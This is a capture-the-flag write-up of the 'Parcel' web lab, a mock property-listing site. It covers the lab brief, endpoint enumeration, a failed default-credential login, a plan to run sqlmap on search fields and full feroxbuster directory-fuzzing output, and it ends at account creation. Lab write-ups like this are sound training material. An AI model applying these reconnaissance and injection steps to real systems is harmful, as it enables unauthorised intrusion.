
Parcel
A residential real estate portal with more going on under the hood than it appears.


Room Description
This is information directly grabbed from the main page and description of the lab.
https://dashboard.webverselabs-pro.com/labs/parcel
GridMark is an Austin-based property listing startup that launched in 2023. The platform lets home buyers browse, search, and save listings across the city. A recent internal audit flagged part of the platform as "needs review" — but the ticket was never prioritised. Meanwhile, the ops team has been taking shortcuts to make their lives easier. You've been brought in for a black-box assessment. The application looks clean on the surface. Dig deeper.
Synopsis
Enumerate, exploit, and escalate your way to the platform's most sensitive configuration.
What is Parcel
A realistic property listing web app with a multi-step attack chain requiring enumeration, injection, and credential access.
Who is Parcel for?
Pentesters and students comfortable with web application basics who want to practice chaining vulnerabilities across a realistic target.
Skills / Knowledge
- Web application enumeration
- Basic SQL injection concepts
- Reading and interpreting HTTP responses
What will you gain?
- Thoroughly enumerate a web application's attack surface
- Identify injection vulnerabilities in unexpected places
- Extract sensitive data using indirect techniques
- Chain multiple steps to achieve privileged access
Initial Analysis
Similarly to the last application I did (DocketHive), I had troubles opening the web application without changing configuration on my end, not sure if it's due to the lab launch speed or if genuinely adding the IP and domain to /etc/hosts is part of the process, since in an engagement it definitely makes sense.

Okay, so the landing page is staying true to the brief, property listing page.
We can login and register, we can try to login with some default credentials or try to see if there's blind SQLi and just bypass auth completely.

Unfortunately, didn't work.
Let's try to go through the application features before registering an account and see if there's anything different once we have a profile.
Finding the bug
We have several endpoints available to us that we can see, and several more that we can see in the page source. Instantly visible to us are: /search, /listings, /market, /login and /register.
/search
So this is a search function that can help us narrow down what kind of property we are after.

When submitting a search, we send the following GET request.

So we have several fields to look through for, let's send this request over to sqlmap and see whether we can get a hit for any of the fields.
/listings
We just have all the property listed here, nothing that we can't open with using Search to load them all up.

/market

Now this place could lead you down a rabbithole, mostly because it does offer an alternate view to look at the listings and browse them. I LUCKILY decided to let this one slide and not look at it that much because /search piqued my interest.
Directory Fuzzing
Let's see if there are any interesting endpoints that aren't viewable through the UI or the page source.
┌──(kali㉿kali)-[~/…/2026/ctf/webverse/parcel]
└─$ feroxbuster --url http://app.gridmark.io/ --wordlist /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://app.gridmark.io/
 🚩  In-Scope Url          │ app.gridmark.io
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       66l      148w     2023c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        9l       58w      525c http://app.gridmark.io/static/favicon.svg
200      GET      347l      675w     6753c http://app.gridmark.io/static/theme.css
302      GET        5l       22w      267c http://app.gridmark.io/saved => http://app.gridmark.io/login?next=http://app.gridmark.io/saved
200      GET      225l      581w     6175c http://app.gridmark.io/static/brand.css
200      GET      253l      601w    10049c http://app.gridmark.io/listing/63
200      GET      253l      596w    10052c http://app.gridmark.io/listing/45
200      GET       90l      184w     2817c http://app.gridmark.io/login
200      GET      372l     1002w    12356c http://app.gridmark.io/market
200      GET       91l      202w     3058c http://app.gridmark.io/register
200      GET      448l     2557w   197978c http://app.gridmark.io/static/images/listings/town-01.jpg
200      GET      344l     1007w    15029c http://app.gridmark.io/search
200      GET      524l     3167w   249477c http://app.gridmark.io/static/images/listings/apt-01.jpg
200      GET      253l      588w    10004c http://app.gridmark.io/listing/56
200      GET      253l      596w    10027c http://app.gridmark.io/listing/65
200      GET      648l     4250w   350343c http://app.gridmark.io/static/images/listings/condo-03.jpg
200      GET      253l      597w    10017c http://app.gridmark.io/listing/44
200      GET      451l     2354w   178098c http://app.gridmark.io/static/images/listings/town-02.jpg
200      GET      665l     1341w    13929c http://app.gridmark.io/static/styles.css
200      GET      457l     2638w   191296c http://app.gridmark.io/static/images/listings/apt-02.jpg
200      GET      253l      597w    10023c http://app.gridmark.io/listing/64
200      GET      367l     2140w   165675c http://app.gridmark.io/static/images/listings/apt-06.jpg
200      GET      517l     1220w    21409c http://app.gridmark.io/listings
200      GET      232l      550w     9107c http://app.gridmark.io/
302      GET        5l       22w      271c http://app.gridmark.io/account => http://app.gridmark.io/login?next=http://app.gridmark.io/account
302      GET        5l       22w      267c http://app.gridmark.io/admin => http://app.gridmark.io/login?next=http://app.gridmark.io/admin
302      GET        5l       22w      189c http://app.gridmark.io/logout => http://app.gridmark.io/
200      GET      253l      597w    10052c http://app.gridmark.io/listing/41
200      GET      253l      571w     9917c http://app.gridmark.io/listing/19
405      GET        5l       20w      153c http://app.gridmark.io/api/toggle-favourite
200      GET      253l      598w    10037c http://app.gridmark.io/listing/62
200      GET      192l     1221w    95679c http://app.gridmark.io/static/images/listings/house-03.jpg
200      GET      253l      601w    10040c http://app.gridmark.io/listing/39
200      GET      253l      573w     9951c http://app.gridmark.io/listing/18
200      GET      253l      606w    10063c http://app.gridmark.io/listing/54
200      GET      508l     2801w   210215c http://app.gridmark.io/static/images/listings/apt-04.jpg
200      GET      253l      599w    10020c http://app.gridmark.io/listing/43
200      GET      253l      596w    10046c http://app.gridmark.io/listing/53
200      GET      253l      596w    10034c http://app.gridmark.io/listing/40
302      GET        5l       22w      281c http://app.gridmark.io/api/my-lists => http://app.gridmark.io/login?next=http://app.gridmark.io/api/my-lists
200      GET      253l      603w    10045c http://app.gridmark.io/listing/55
200      GET      561l     3352w   251530c http://app.gridmark.io/static/images/listings/house-02.jpg
200      GET      531l     3004w   236294c http://app.gridmark.io/static/images/listings/town-03.jpg
200      GET      317l     1986w   154453c http://app.gridmark.io/static/images/listings/condo-02.jpg
200      GET      293l     1647w   141941c http://app.gridmark.io/static/images/listings/apt-03.jpg
200      GET      647l     3925w   295232c http://app.gridmark.io/static/images/listings/apt-05.jpg
200      GET      253l      598w    10039c http://app.gridmark.io/listing/42
200      GET      253l      591w    10011c http://app.gridmark.io/listing/38
200      GET      253l      571w     9929c http://app.gridmark.io/listing/20
200      GET      253l      594w    10016c http://app.gridmark.io/listing/61
200      GET      449l     2453w   181383c http://app.gridmark.io/static/images/listings/house-01.jpg
200      GET      539l     2672w   198891c http://app.gridmark.io/static/images/listings/condo-01.jpg
405      GET        5l       20w      153c http://app.gridmark.io/api/save-search
[####################] - 24s     4670/4670    0s      found:52      errors:0
[####################] - 24s     4614/4614    192/s   http://app.gridmark.io/
Creating an account

So now we have a new feature called /saved. Let's go look at a property and add it to saved.
We can create a new list with the following request.

We have an API request to get our list information.

